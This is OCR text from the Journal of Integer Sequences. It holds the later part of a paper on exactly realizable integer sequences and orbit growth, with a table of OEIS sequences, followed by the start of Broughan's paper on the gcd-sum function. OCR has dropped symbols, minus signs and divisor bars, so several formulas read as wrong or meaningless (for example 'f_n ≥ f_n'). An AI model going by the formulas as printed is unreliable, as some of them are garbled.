$$\sum_{d\, n} d^\alpha \prod_{p\, d} (1 - p^{\ \ \alpha}) = n^\alpha \leq \sum_{d\, n} d f_d^o = f_n \leq n^\alpha + \sum_{d\, n} d,$$

so $0 \le f_n - \phi_n \le o(n^\alpha)$.
3. This is clear: for $\beta < 1$ the sequence is eventually 0; for $\beta > 1$ the construction used in part 2. works. □

There are sequences growing more slowly than n^α in $\mathcal{RR}$: in [11, Chap. 5] it is shown that $(\lfloor Cn^s(\log n)^r \rfloor) \in \mathcal{RR}$ for any $r \ge 1, C > 0, s \ge 1$.

4. Comparing orbits with periodic points

As is well-known, if f grows fast enough, then f grows very much like f (though not conversely in the case of super-exponential growth: cf. Theorem 4.2 below). Throughout this section $f_n = f_n(T)$ and $f_n = f_n(T)$ for some map T.

Remark 4.1. That f_n is close to f_n when f_n is growing exponentially has been commented on by Lind in [8, Sect. 4]. He points out, using (2), that if T is the automorphism of the 2-torus corresponding to the matrix $\begin{bmatrix} 2 & 1 \\ 1 & 1 \end{bmatrix}$ then $f_{20}(T)$ is only 0.006% smaller than $f_{20}(T)$. The sequence f of periodic points for this map is A004146.

Theorem 4.2. (1) *If* $\frac{1}{n}\log f_n \to C \in [0,\infty]$ *then* $\frac{1}{n}\log f_n \to C$ *also.*
(2) $\frac{1}{n}\log f_n \to C \in (0,\infty)$ *if and only if* $\frac{1}{n}\log f_n \to C$.
(3) *If* $\frac{1}{n}\log f_n \to \infty$ *then* $\left\{\frac{1}{n}\log f_n\right\}$ *may be unbounded with infinitely many limit points.*

Proof. 1. If $\frac{1}{n}\log f_n \to \infty$ then $\frac{1}{n}\log f_n \to \infty$ also, since $f_n \ge f_n$ for all n. If $\frac{1}{n}\log f_n \to C \in [0,\infty)$, then (for n large enough to have $f_n \ne 0$)

$$\begin{aligned} \frac{1}{n}\log f_n \le \frac{1}{n}\log f_n &= \frac{1}{n}\log\left(\sum_{d\,n} f_d\right) \\ &\le \frac{1}{n}\log n + \frac{1}{n}\log \max_{d\,n}\{f_d\}. \end{aligned}$$

For each such n, choose $\tilde{n} \in \{d \mid d|n, f_d \ge f_{d'}\ \forall\ d\,|n\}$ so that $f_{\tilde{n}} = \max_{d\,n}\{f_d\}$ and $\frac{\tilde{n}}{n} \le 1$. Then

$$\begin{aligned} \frac{1}{n}\log f_n &\le \frac{1}{n}\log n + \frac{\tilde{n}}{n}\cdot\frac{1}{\tilde{n}}\log f_{\tilde{n}} \\ &\le \frac{1}{n}\log n + \frac{1}{\tilde{n}}\log f_{\tilde{n}} \to C. \end{aligned}$$

2. It is enough to show that if $\frac{1}{n}\log f_n \to C \in (0,\infty)$ then $\frac{1}{n}\log f_n \to C$ also. For $r \geq 1$,

$$f_r \geq f_r = -\sum_{d\ r,d=r} f_d + f_r \geq f_r - \sum_{d\ r,d=r} f_d.$$

Let R be an upper bound for $\{\frac{1}{n}\log f_n \mid f_n \neq 0\}$ and pick $\epsilon \in (0, 3C)$. Choose N so that

$$r > N \implies e^{r(C\ \ \epsilon)} \leq f_r \leq e^{r(C+\epsilon)}.$$

Then for $r > 2N$ (so that $r\ , N \leq \lfloor \frac{r}{2} \rfloor$),

$$\begin{aligned} f_r \geq f_r &\geq f_r - \sum_{n=1}^{N} f_n - \sum_{n=N+1}^{r/2} f_n \\ &\geq f_r - \left(Ne^{NR} + (r/2-N)e^{r(C+\epsilon)/2}\right) \\ &\geq f_r\left(1 - Ne^{NR\ \ r(C\ \ \epsilon)} - (r/2-N)e^{\ \ r(C\ \ 3\epsilon)/2}\right), \end{aligned}$$

and the bracketed expression converges to 1 as $r \to \infty$. Taking logs and dividing by r gives the result.

3. Write $p_1, p_2, \ldots$ for the sequence of primes. Let $n_r = p_r p_{r+1}$, and define a sequence (f_k) as follows. For k not of the form n_r, define $f_k = k \cdot 2^{k^3}$. For k of the form n_r define f_k according to the following scheme:

$$\begin{aligned} f_{n_1} &= n_1 2^{n_1} \\ f_{n_2} &= n_2 2^{n_2}, f_{n_3} = n_3 2^{2n_3} \\ f_{n_4} &= n_4 2^{n_4}, f_{n_5} = n_5 2^{2n_5}, f_{n_6} = n_6 2^{3n_6} \\ f_{n_7} &= n_7 2^{n_7}, f_{n_8} = n_8 2^{2n_8}, f_{n_9} = n_9 2^{3n_9}, f_{n_{10}} = n_{10} 2^{4n_{10}} \end{aligned}$$

and so on. Then $\frac{1}{n}\log f_n \to \infty$ off the n_r's clearly. Along the sequence (n_r),

$$f_{n_r} = f_{n_r} + f_{p_r} + f_{p_{r+1}} + f_1 \geq f_{p_{r+1}},$$

so

$$\frac{1}{n_r}\log f_{n_r} \geq \frac{1}{p_r p_{r+1}} \log\left(p_{r+1} \cdot 2^{p_{r+1}^3}\right) \to \infty.$$

On the other hand, along a subsequence of n_r's chosen to have $f_{n_r} = n_r 2^{\ell n_r}$ for a fixed $\ell \in \mathbb{N}$ (which will exist by construction), we realize $\ell \log 2$ as a limit point of the sequence $\frac{1}{n}\log f_n$. □

Finally, we turn to comparing these growth rates in a sub-exponential setting. For polynomial growth, the next result shows that f and f are forced to behave very differently.

Theorem 4.3. *Let C and α be positive constants.*

(1) *For $\alpha > 1$, the set $\{\frac{f_n^*}{n^\alpha}\}$ is bounded if and only if $\{\frac{f_n}{n^\alpha}\}$ is bounded.*
(2) *For $\alpha > 1$, $\frac{f_n}{n^\alpha} \to 0$ if and only if $\frac{f_n^*}{n^\alpha} \to 0$.*
(3) *If $\frac{f_n}{n^\alpha} \to C$ for some $\alpha > 1$, then $\{\frac{f_n^*}{n^\alpha}\}$ has infinitely many limit points.*
(4) *If $\frac{f_n^*}{n^\alpha} \to C$ for some $\alpha \geq 1$, then $\{\frac{f_n}{n^\alpha}\}$ has infinitely many limit points.*

Proof. 1. Let R be an upper bound for $\{\frac{f_n^*}{n^\alpha}\}$. Then

$$\frac{f_n}{n^\alpha} \leq \frac{1}{n^\alpha} \sum_{d\ n} R d^\alpha = R \sum_{d\ n} \left(\frac{d}{n}\right)^\alpha \leq R \sum_{d=1} \frac{1}{d^\alpha} < \infty.$$

The converse is obvious.
2. One direction is clear. Assume that $\frac{f_n^*}{n^\alpha} \to 0$. Fix $\epsilon > 0$; choose $M_1 \in \mathbb{N}$ so that

$$n > M_1 \implies \frac{f_n}{n^\alpha} < \frac{\epsilon}{1+\beta}$$

where $\beta = \sum_{k=1} \frac{1}{k^\alpha}$. Choose M_2 so that

$$n > M_2 \implies \sum_{r=1}^{M_1} \frac{f_r}{n^\alpha} < \frac{\epsilon}{1+\beta}.$$

Then for $n \geq \max\{M_1, M_2\}$,

$$\begin{aligned} 0 \leq \frac{f_n}{n^\alpha} = \sum_{d\ n} \frac{f_d}{n^\alpha} &\leq \sum_{r=1}^{M_1} \frac{f_r}{n^\alpha} + \sum_{d\ n, d > M_1} \frac{f_r}{n^\alpha} \\ &= \sum_{r=1}^{M_1} \frac{f_r}{n^\alpha} + \sum_{d\ n, d > M_1} + \frac{d^\alpha}{n^\alpha} \cdot \frac{f_d}{d^\alpha} \\ &\leq \frac{\epsilon}{1+\beta} + \frac{\epsilon}{1+\beta} \sum_{d\ n, d > M_1} \frac{d^\alpha}{n^\alpha} \\ &\leq \frac{\epsilon}{1+\beta} + \beta \frac{\epsilon}{1+\beta} \leq \epsilon. \end{aligned}$$

3. Assume that $\frac{f_n}{n^\alpha} \to C > 0$. Then $\frac{f_p^*}{p^\alpha} \to C$ along primes. For a fixed prime p,

$$\frac{f_{p^r}}{p^{r\alpha}} = \frac{f_{p^r}}{p^{r\alpha}} - \frac{f_{p^{r-1}}}{p^{(r\ \ 1)\alpha}} \cdot \frac{1}{p^\alpha} \to \left(1 - \frac{1}{p^\alpha}\right) C$$

as $r \to \infty$.

4. Assume that $\frac{f_n^*}{n^\alpha} \to C > 0$. Then $\frac{f_p}{p^\alpha} \to C$ along primes. For fixed prime p and q prime,

$$\frac{f_{pq}}{(pq)^\alpha} = \frac{f_{pq} + f_q + f_p + f_1}{(pq)^\alpha} \to \left(1 + \frac{1}{p^\alpha}\right) C$$

as $q \to \infty$. □

Remark 4.4. For the case $\frac{f_n^*}{n} \to C > 0$ in Theorem 4.3, $\frac{f_n}{n}$ is unbounded: similar arguments show that

$$\frac{f_{p_1 p_2 \ldots p_m}}{p_1 p_2 \cdots p_m} \geq \sum_{i=1}^{m} \frac{1}{p_i} \to \infty$$

as $m \to \infty$.

5. Examples

Few of the standard sequences turn out to be in $\mathcal{E}R$. Here we list a few that are, and one that nearly is. In some cases the proof proceeds by exhibiting a realizing map, in others by proving the congruence. Section 6 contains a table with many sequences from the Encyclopedia in $\mathcal{ER}$; in particular all sequences realized by oligomorphic permutation groups from [2] that fall in $\mathcal{ER}$ are listed.

Example 5.1.

(1) Many trivial sequences are in $\mathcal{ER}$, among them A000004, A000012, A000079 (shifted by one), A000203.

(2) Also A023890, the sum of non-prime divisors, is in $\mathcal{ER}$ since it corresponds to having one orbit of each composite length.

(3) Also A000984 (shifted by one). As pointed out in Example 2.2.4, the sequence of central binomial coefficients $\binom{2n}{n}$ is in $\mathcal{ER}$ for a combinatorial reason. Similarly the sequences of the form $\binom{kn}{jn}$ are all in $\mathcal{ER}$: these include A005809 ($k = 3, j = 1$).

(4) The sequence A001035 (shifted by one) counts the number of distinct posets on n labeled elements. The first 16 terms of this sequence are known, and so the congruence (3) can be verified for $n \leq 16$. However, the sequence is not in $\mathcal{ER}$. We are grateful to Greg Kuperberg for suggesting the following explanation. Write $\mathcal{P}(n)$ for the set of poset structures on $\mathbb{Z}/n\mathbb{Z}$. Then for $d|n$, there is an injection $\phi_{d,n} : \mathcal{P}(d) \to \mathcal{P}(n)$ obtained by pulling back a poset structure using the canonical homomorphism $\mathbb{Z}/n\mathbb{Z} \to \mathbb{Z}/d\mathbb{Z}$. For certain values of n, including all prime values, we claim that those posets that do not appear in the image of one of these injections come in families of size a multiple of n, which gives the congruence (3). by Möbius inversion. Translation gives an action of $\mathbb{Z}/n\mathbb{Z}$ on $\mathcal{P}(n)$; if a

given poset lies on a free orbit then that orbit is the family. In general, suppose that the stabilizer of an orbit is $\mathbb{Z}/(n/d)\mathbb{Z}$, but it is not in the image of $\phi_{d,n}$. Then there is a natural action of the wreath product $\mathbb{Z}/d\mathbb{Z}\mathrm{wr}S_{n/d}$ defined by permuting the points in each coset of $\mathbb{Z}/(n/d)\mathbb{Z}$ and adding a multiple of n/d. If n is the product of two primes (and for many other n) then the size of the orbits of this action are divisible by n. However, at $n = 18$ there are orbits of size ± 6 mod 18, so here we expect the congruence (3) to fail.

(5) The sequence A001945: $1, 1, 1, 5, 1, 7, 8, 5, 19, \ldots$ is in $\mathcal{E}R$ since it counts the periodic points in the automorphism of the 3-torus given by the matrix $\begin{bmatrix} 0 & 1 & 0 \\ 0 & 0 & 1 \\ 1 & 1 & 0 \end{bmatrix}$. This sequence has been studied computationally for prime appearances (see [4]) and it comes from the cubic polynomial with smallest Mahler measure (see [6]).

(6) The large class of elliptic divisibility sequences (see [5]) and Somos sequences seem never to fall in $\mathcal{ER}$.

(7) Three interesting sequences that seem to be in $\mathcal{ER}$ are the Euler sequence A000364 and the sequences A006953, A006954 connected with the Bernoulli numbers.

Example 5.2. Sequences in $\mathcal{ER}$ arise from the combinatorics of an iterated map. It is a natural question to ask what an orbit of **ORBIT** looks like, and whether there are any asymptotic properties associated to it. The simplest orbit starts with the unit sequence A000007. Applying **ORBIT** iteratively to this gives the following sequence of sequences (in each case, the sequence counts the number of periodic points in a map which has the number of orbits of length n given by the nth entry in the previous sequence).

$1, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0$, (*A000007*)

$1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1$ (*A000012*)

$1, 3, 4, 7, 6, 12, 8, 15, 13, 18, 12, 28, 14, 24, 24, 31, 18, 39, 20$ (*A000203*)

$1, 7, 13, 35, 31, 91, 57, 155, 130, 217, 133, 455, 183, 399, 403$ (*A001001*)

$1, 15, 40, 155, 156, 600, 400, 1395, 1210, 2340, 1464, 6200, 2380, 6000$

$1, 31, 121, 651, 781, 3751, 2801, 11811, 11011, 24211, 16105, 78771, 30941$

$1, 63, 364, 2667, 3906, 22932, 19608, 97155, 99463, 246078, 177156$

$1, 127, 1093, 10795, 19531, 138811, 137257, 788035, 896260, 2480437$

$1, 255, 3280, 43435, 97656, 836400, 960800, 6347715, 8069620, 24902280$

$1, 511, 9841, 174251, 488281, 5028751, 6725601, 50955971, 72636421$

$1, 1023, 29524, 698027, 2441406, 30203052, 47079208, 408345795$

$1, 2047, 88573, 2794155, 12207031, 181308931, 329554457, 3269560515$

$1, 4095, 265720, 11180715, 61035156, 1088123400, 2306881200$

$1, 8191, 797161, 44731051, 305175781, 6529545751, 16148168401$

$1, 16383, 2391484, 178940587, 1525878906, 39179682372, 113037178808$

$1, 32767, 7174453, 715795115, 7629394531, 235085301451$

$1, 65535, 21523360, 2863245995, 38146972656, 1410533397600$

The arithmetic and growth properties of these sequences will be explored elsewhere. The sequence of first, second and third terms comprise A000012, A000225, and A003462 respectively.

6. Summary

Being exactly realizable is a strong symmetry property of an integer sequence. In this table we summarize the sequences from the Encyclopedia found to be exactly realizable, together with the corresponding sequence counting the orbits, and any other information. All the sequences are expected to have realizing maps – the inclusion of a map means that we know of a map that is natural in some sense (for example, has a finite description or is algebraic). Direct proofs of the congruence are cited in some brief fashion – a question mark indicates that we do not know a proof and seek one, e means it is easy, and a combinatorial counting problem suggests why the number of orbits is a non-negative integer. The combinatorial counting problems and maps are labelled as follows.

- POLY: the orbits count the number of irreducible polynomials over a finite field.
- NECK(k): the orbits count the number of aperiodic necklaces with n beads in k colours.
- NECK: the orbits count a family of necklaces with constraint – see the encyclopedia entry for details.
- KUMMER: follows from the Kummer and von Staudt congruences.
- COMB: follows from standard combinatorics arguments.
- CHK: the orbit sequence is a 'CHK' transform.
- S(1):S-integer map with $\xi = 2, S = \{2, 3\}, k = \mathbb{Q}$.
- S(2):S-integer map with $\xi = t, S = \{t + 1\}, k = \mathbb{F}_2(t)$.
- R: irrational circle rotation.

Of course there are often many ways to fill in the last column. If there is a natural realizing map, then that fact in itself is usually the best

proof of the congruence. Sequences marked with a question mark in the first column are not known to be in $\mathcal{ER}$ at all: they just seem to satisfy the congruence for the first twenty or so terms. A star indicates that the initial term of the sequence is shifted by one. Of course any non-negative integer sequence at all can appear in the second column, so the selection here is based on the following arbitrary criterion: either the periodic point sequence or the orbit counting sequence is 'interesting'.

$f_n(T)$	$f_n^o(T)$	T	Proof of (3)
A000004	A000004	R	e
A000012	A000007	singleton	e
A000079*	A001037	full 2-shift	POLY
A000203	A000012	-	e
A000204	A006206	golden mean shift	NECK
A000244*	A027376*	full 3-shift	POLY
A000302*	A027377*	full 4-shift	POLY
A000351*	A001692*	full 5-shift	POLY
A000364*?	A060164	-	-
A000400*	A032164	full 6-shift	NECK(6)
A000420*	A001693	full 7-shift	POLY
A000593	A000035*	-	e
A000670*	A060223	e	
A000984*	A060165	-	COMB
A001001	A000203	-	e
A001018*	A027380*	full 8-shift	POLY
A001019*	A027381*	full 9-shift	POLY
A001020*	A032166	full 11-shift	NECK(11)
A001021*	A032167	full 12-shift	NECK(12)
A001022*	A060216	full 13-shift	NECK(13)
A001023*	A060217	full 14-shift	NECK(14)
A001024*	A060218	full 15-shift	NECK(15)
A001025*	A060219	full 16-shift	NECK(16)
A001026*	A060220	full 17-shift	NECK(17)
A001027*	A060221	full 18-shift	NECK(18)
A001029*	A060222	full 19-shift	NECK(19)
A001157	A000027	-	e
A001158	A000290*	-	e
A001641?	A060166	-	-
A001642?	A060167	-	-
A001643?	A060168	-	-
A001700	A022553	-	-

A001945	A060169	auto of $\mathbb{T}^3$	-
A004146*	A032170	auto of $\mathbb{T}^2$	CHK
A005809*	A060170	-	COMB
A006953?	A060171	-	KUMMER?
A006954?	A060479	-	KUMMER?
A011557*	A032165*	full 10-shift	NECK(10)
A023890	A005171	-	e
A027306*	A060172	-	COMB
A035316	A010052*	-	e
A047863*	A060224	-	-
A048578	A060477	4-shift $\cup$ singleton	-
A056045	A060173	-	COMB
0,2,0,6,0,8,0,14,...	A000035	-	e
A059928	A060478	auto of $\mathbb{T}^{10}$	e
A059990	A060480	S(1)	-
A059991	A060481	S(2)	-

Table 1: Exactly realizable sequences.

References

[1] M. Bernstein and N.J.A. Sloane. Some canonical sequences of integers, *Linear Algebra Appl.* , **226/228**:57–72, 1995.

[2] Peter J. Cameron. Sequences realized by oligomorphic permutation groups, *J. Integer Seq.* , **3**:Article 00.1.5, html document (electronic), 2000.

[3] Vijay Chothi, Graham Everest, and Thomas Ward. S-integer dynamical systems: periodic points. *J. Reine Angew. Math.* , **489**:99–132, 1997.

[4] Manfred Einsiedler, Graham Everest, and Thomas Ward. Primes in sequences associated to polynomials (after Lehmer). *LMS J. Comput. Math.* , **3**:125–139 (electronic), 2000.

[5] Manfred Einsiedler, Graham Everest, and Thomas Ward. Primes in elliptic divisibility sequences. *LMS J. Comput. Math.* , **4**:1–13 (electronic), 2001.

[6] Graham Everest and Thomas Ward, *Heights of polynomials and entropy in algebraic dynamics* , Springer-Verlag, London, 1999.

[7] G.H. Hardy and E.M. Wright. *An introduction to the Theory of Numbers*. The Clarendon Press Oxford University Press, New York, fifth edition, 1979.

[8] D.A. Lind. Dynamical properties of quasihyperbolic toral automorphisms. *Ergodic Theory Dynamical Systems* , **2**(1):49–68, 1982.

[9] D.A. Lind. The entropies of topological Markov shifts and a related class of algebraic integers. *Ergodic Theory Dynamical Systems* , **4**(2):283–300, 1984.

[10] Douglas Lind and Brian Marcus. *An Introduction to Symbolic Dynamics and Coding* . Cambridge University Press, Cambridge, 1995.

[11] Y. Puri. *Arithmetic Properties of Periodic Orbits* . PhD thesis, The University of East Anglia, 2000.

[12] N.J.A. Sloane. *Online Encyclopedia of Integer Sequences* .

[13] Thomas Ward. Almost all S-integer dynamical systems have many periodic points. *Ergodic Theory Dynamical Systems* , **18**:471–486 (1998).

(Concerned with sequences A000004, A000007, A000012, A000027, A000035, A000045, A000079, A000203, A000204, A000225, A000244, A000290, A000302, A000351, A000364, A000400, A000420, A000593, A000670, A000984, A001001, A001018, A001019, A001020, A001021, A001022, A001023, A001024, A001025, A001026, A001027, A001029, A001035, A001037, A001157, A001158, A001641, A001642, A001643, A001692, A001693, A001700, A001945, A003462, A004146, A005171, A005809, A006206, A006953, A006954, A007727, A010052, A011557, A014551, A022553, A023890, A027306, A027376, A027377, A027380, A027381, A032164, A032165, A032166, A032167, A032170, A035316, A047863, A048578, A056045, A059928, A059990, A059991, A060164, A060165, A060166, A060167, A060168, A060169, A060170, A060171, A060172, A060173, A060216, A060217, A060218, A060219, A060220, A060221, A060222, A060223, A060224, A060477, A060478, A060479, A060480, A060481.)

Received March 20, 2001. Published in Journal of Integer Sequences, Oct 14, 2001.

Return to Journal of Integer Sequences home page.

Journal of Integer Sequences, Vol. 4 (2001), Article 01.2.2

The gcd-sum function

Kevin A. Broughan

University of Waikato
Hamilton, New Zealand

Email address: kab@waikato.ac.nz

Abstract: The gcd-sum is an arithmetic function defined as the sum of the gcd's of the first n integers with n: $g(n) = \text{sum}_{i=1..n}\,(i, n)$. The function arises in deriving asymptotic estimates for a lattice point counting problem. The function is multiplicative, and has polynomial growth. Its Dirichlet series has a compact representation in terms of the Riemann zeta function. Asymptotic forms for values of partial sums of the Dirichlet series at real values are derived, including estimates for error terms.

Full version: pdf, dvi, ps latex

(Concerned with sequence A018804.)

Received April 2, 2001; published in Journal of Integer Sequences, Oct. 25, 2001.

Return to **Journal of Integer Sequences home page**

Journal of Integer Sequences, Vol. 4 (2001),
Article 01.2.2

The gcd-sum function

Kevin A. Broughan
University of Waikato, Hamilton, New Zealand
Email address: kab@waikato.ac.nz

Abstract

The gcd-sum is an arithmetic function defined as the sum of the gcd's of the first n integers with n : $g(n) = \sum_{i=1}^{n}(i,n)$. The function arises in deriving asymptotic estimates for a lattice point counting problem. The function is multiplicative, and has polynomial growth. Its Dirichlet series has a compact representation in terms of the Riemann zeta function. Asymptotic forms for values of partial sums of the Dirichlet series at real values are derived, including estimates for error terms.

Keywords: greatest common divisor, Dirichlet series, lattice points, multiplicative, Riemann zeta function, gcd-sum.
MSC2000 11A05, 11A25, 11M06, 11N37, 11N56.

1. INTRODUCTION

This article is a study of the gcd-sum function: $g(n) = \sum_{i=1}^{n}(i,n)$. The function arose in the context of a lattice point counting problem, for integer coordinate points under the square root curve. The function is multiplicative and has a derivative-like expression for its values at prime powers. The growth function is $O(n^{1+\epsilon})$ and the corresponding Dirichlet series $G(s)$ converges at all points of the complex plane, except at the zeros of the Riemann

zeta function and the point $s = 2$, where it has a double pole. Asymptotic expressions are derived for the partial sums of the Dirichlet series at all real values of s.

These results may be compared with those of [3, 4, 5] where a different arithmetic class of sums of the gcd are studied, namely those based on $g(n) = \sum_{i,j=1}^{n}(i,j)$ and its generalizations. Note that the functions fail to be multiplicative.

The original lattice point problem which motivated this work is solved using a method based on that of Vinogradov. The result is then compared with an expression found using the gcd-sum.

2. GCD-SUM FUNCTION

The gcd-sum is defined to be

$$g(n) = \sum_{j=1}^{n}(j,n) \tag{1}$$

The function that is needed in the application to counting lattice points, described below, is the function S defined by

$$S(n) = \sum_{j=1}^{n}(2j-1,n) \tag{2}$$

THEOREM 2.1. *The function S and gcd-sum g are related by*

$$S(n) = \begin{cases} g(n) & n \text{ odd} \\ 2g(n) - 4g(\frac{n}{2}) & n \text{ even} \end{cases} \tag{3}$$

Proof. For all $n \geq 1$

$$\sum_{j=1}^{n}(2j,n) + \sum_{j=1}^{n}(2j-1,n) = \sum_{j=1}^{2n}(j,n) = 2g(n) \tag{4}$$

If n is odd,

$$\sum_{j=1}^{n}(2j,n) = \sum_{j=1}^{n}(j,n) = g(n)$$

From this and (4) we obtain the equation $S(n) = g(n)$.

If n is even,

$$\sum_{j=1}^{n}(2j,n) = 2\sum_{j=1}^{n}(j,\frac{n}{2}) = 4g(\frac{n}{2})$$

and again the result follows by (4). ∎

The following theorem gives the value of g at prime powers. Even though a direct proof is possible, we give a proof by induction since it reveals more of the structure of the function.

THEOREM 2.2. *For every prime number p and positive integer $\alpha \geq 1$:*

$$g(p^\alpha) = (\alpha+1)p^\alpha - \alpha p^{\alpha-1} \tag{5}$$

Proof. When $\alpha = 1$:

$$g(p) = (1,p) + (2,p) + \cdots + (p,p) = (p-1) + p = 2p-1$$

Similarly when $\alpha = 2$:

$$\begin{aligned} g(p^2) &= (1,p^2) + (2,p^2) + \cdots + (p,p^2) + (p+1,p^2) + \cdots + (2p,p^2) + \cdots + (p^2,p^2) \\ &= 1 + 1 \cdots + p + 1 + \cdots + p + \cdots + p^2 \\ &= (p^2-p) + p(p-1) + p^2 \\ &= 3p^2 - 2p \end{aligned}$$

Hence the result is true for $\alpha = 1$ and for $\alpha = 2$. Now for any $\alpha \geq 2$:

$$\begin{aligned} g(p^\alpha) &= \sum_{j=1}^{p^{\alpha-1}}(j,p^\alpha) + \sum_{j=p^{\alpha-1}+1}^{p^\alpha-1}(j,p^\alpha) + p^\alpha \\ &= g(p^{\alpha-1}) + p^\alpha + \sum_{j=p^{\alpha-1}+1}^{p^\alpha-1}(j,p^\alpha - 1) \end{aligned}$$

But

$$\begin{aligned} \sum_{j=p^{\alpha-1}+1}^{p^\alpha-1}(j,p^\alpha-1) &= \sum_{j=1}^{p^\alpha-p^{\alpha-1}-1}(j,p^{\alpha-1}) \\ &= \sum_{j=1}^{p^\alpha-p^{\alpha-1}}(j,p^{\alpha-1}) - p^{\alpha-1} \\ &= (p-1)g(p^{\alpha-1}) - p^{\alpha-1} \end{aligned}$$

Hence

$$g(p^\alpha) = p^\alpha - p^{\alpha-1} + pg(p^{\alpha-1})$$

Thus, if we assume for some β that

$$g(p^\beta) = (\beta+1)p^\beta - \beta p^{\beta-1} \ ,$$

then

$$\begin{aligned} g(p^{\beta+1}) &= p^{\beta+1} - p^\beta + pg(p^\beta) \\ &= p^{\beta+1} - p^\beta + p\left[(\beta+1)p^\beta + \beta p^{\beta-1}\right] \\ &= (\beta+2)p^{\beta+1} - (\beta+1)p^\beta \end{aligned}$$

and the result follows by induction. ∎

THEOREM 2.3. *The following expression gives the function g in terms of Euler's totient function ϕ :*

$$g(n) = \sum_{j=1}^{n}(j,n) = n\sum_{d|n}\frac{\phi(d)}{d} \tag{6}$$

Proof. The integer e is equal to the greatest common divisor (j,n) if and only if $e|n$ and $e|j$ and $(\frac{j}{e},\frac{n}{e}) = 1$ for $1 \le j \le n$. Therefore the terms with $(j,n) = e$ are $\phi(\frac{n}{e})$ in number. Grouping terms in the sum for $g(n)$ with value e together, it follows that

$$g(n) = \sum_{e|n} e\phi(\frac{n}{e}) = \sum_{d|n}\frac{\phi(d)}{d/n} = n\sum_{d|n}\frac{\phi(d)}{d}$$

∎

COROLLARY 2.1. *The function g is multiplicative, being the divisor sum of a multiplicative function.*

Note that g is not completely multiplicative, nor does it satisfy any modular style of identity of the form

$$g(n)g(m) = \sum_{d|(m,n)} h(d)g(\frac{mn}{d^2})$$

3. BOUNDS

THEOREM 3.1. *The function g is bounded above and below by the expressions*

$$max(2-\frac{1}{n},\Big(\frac{3}{2}\Big)^{\omega(n)}) \leq \frac{g(n)}{n} \leq 27\Big(\frac{\log n}{\omega(n)}\Big)^{\omega(n)}$$

where n is any positive integer and $\omega(n)$ is the number of distinct prime numbers dividing n.

Proof. The bound

$$g(n)=\sum_{j=1}^{n}(j,n) \geq 1(n-1)+n = 2n-1$$

gives the lower bound

$$2-\frac{1}{n} \leq \frac{g(n)}{n}$$

Now consider

$$\begin{aligned}\frac{g(n)}{n} &= \prod_{p|n}\frac{g(p^\alpha)}{p^\alpha}(\text{by 2.1})\\ &= \prod_{p|n}\Big((\alpha+1)-\frac{\alpha}{p}\Big)(\text{Theorem 2.2})\\ &\geq \prod_{p|n}(2-\frac{1}{p}) \geq \Big(\frac{3}{2}\Big)^{\omega(n)} \text{since } \alpha \geq 1 \text{ and } p \geq 2.\end{aligned}$$

This completes the derivation of the second part of the lower bound.

By equation (5),

$$\frac{g(p^\alpha)}{p^\alpha} = \alpha(1-\frac{1}{p})+1 \leq w\alpha\log p$$

where $w=3$ if $p=2,3,5$ or $w=1$ if $p \geq 7$. Hence, if $p_i \geq 7$ for every i and $n=\prod_{i=1}^{m} p_i^{\alpha_i}$, then

$$\frac{g(n)}{n} \leq \prod_{i=1}^{m}\alpha_i\log p_i = \prod_{i=1}^{m}\log(p_i^{\alpha_i})$$

Now

$$\log n = \sum_{i=1}^{m}\alpha_i\log p_i$$

If f is the monomial function $f(x) = \prod_{i=1}^{m} x_i$ of real variables subject to the constraints $x_i \geq 1$ and $\sum x_i = \alpha$, for some fixed positive real number α, then (using Lagrange multipliers) the maximum value of f is $(\frac{\alpha}{m})^m$ and occurs where each $x_i = \frac{\alpha}{m}$. Hence

$$\frac{g(n)}{n} \leq (\frac{\log n}{m})^m = (\frac{\log n}{\omega(n)})^{\omega(n)}$$

In general, using $\alpha_1 = 1$ if $2 \nmid n$, etc.,

$$\begin{aligned} \frac{g(n)}{n} &\leq 27(\alpha_1 \log p_1)(\alpha_2 \log p_2)(\alpha_3 \log p_3) \prod_{p_i \geq 7} \alpha_i \log p_i \\ &= 27 \prod_{i=1}^{m} \alpha_i \log p_i \\ &\leq 27(\frac{\log n}{\omega(n)})^{\omega(n)} \end{aligned}$$

∎

The upper bound in the expression given by the previous theorem is not very useful, given the extreme variability of $\omega(n)$. A plot of the first 200 values of $g(n)/n$ given in Figure 1 illustrates this variability. The following estimates are more useful in practice.

THEOREM 3.2. *The functions g and S satisfy for all $\epsilon > 0$*

$$g(n) = O(n^{1+\epsilon}) \tag{7}$$
$$S(n) = O(n^{1+\epsilon}). \tag{7}$$

Proof. This follows immediately from Theorem 2.3, since $\phi(d) \leq d$ and the divisor function $d(n) = O(n^{\epsilon})$. ∎

4. DIRICHLET SERIES

Define a Dirichlet series based on the function g:

$$G(s) = \sum_{n=1}^{\infty} \frac{g(n)}{n^s}, \text{for } \sigma = \Re(s) > 2$$




FIG. 1. The functions $g(n)/n$ and n^ϵ

THEOREM 4.1. *The Dirichlet series for $G(s)$ converges absolutely for $\sigma > 2$ and has an analytic continuation to a meromorphic function defined on the whole of the complex plane with value*

$$G(s) = \frac{\zeta(s-1)^2}{\zeta(s)}$$

where $\zeta(s)$ is the Riemann zeta function.

Proof. First write g as a Dirichlet product:

$$g(n) = \sum_{d|n} \phi(d)\frac{n}{d} = (\phi * g)(n)$$

Hence, if $\sigma > 2$,

$$\begin{aligned} G(s) &= (\sum_{n=1}^{\infty} \frac{\phi(n)}{n^s})(\sum_{n=1}^{\infty} \frac{n}{n^s}) \\ &= \zeta(s-1)(\sum_{n=1}^{\infty} \frac{\phi(n)}{n^s}) \end{aligned}$$

But [1]

$$\phi(n) = \sum_{d|n} \mu(d)\frac{n}{d}$$

Therefore

$$\begin{aligned} G(s) &= \zeta(s-1)^2\Big(\sum_{n=1}^{\infty}\frac{\mu(n)}{n^s}\Big) \\ &= \frac{\zeta(s-1)^2}{\zeta(s)} \end{aligned}$$

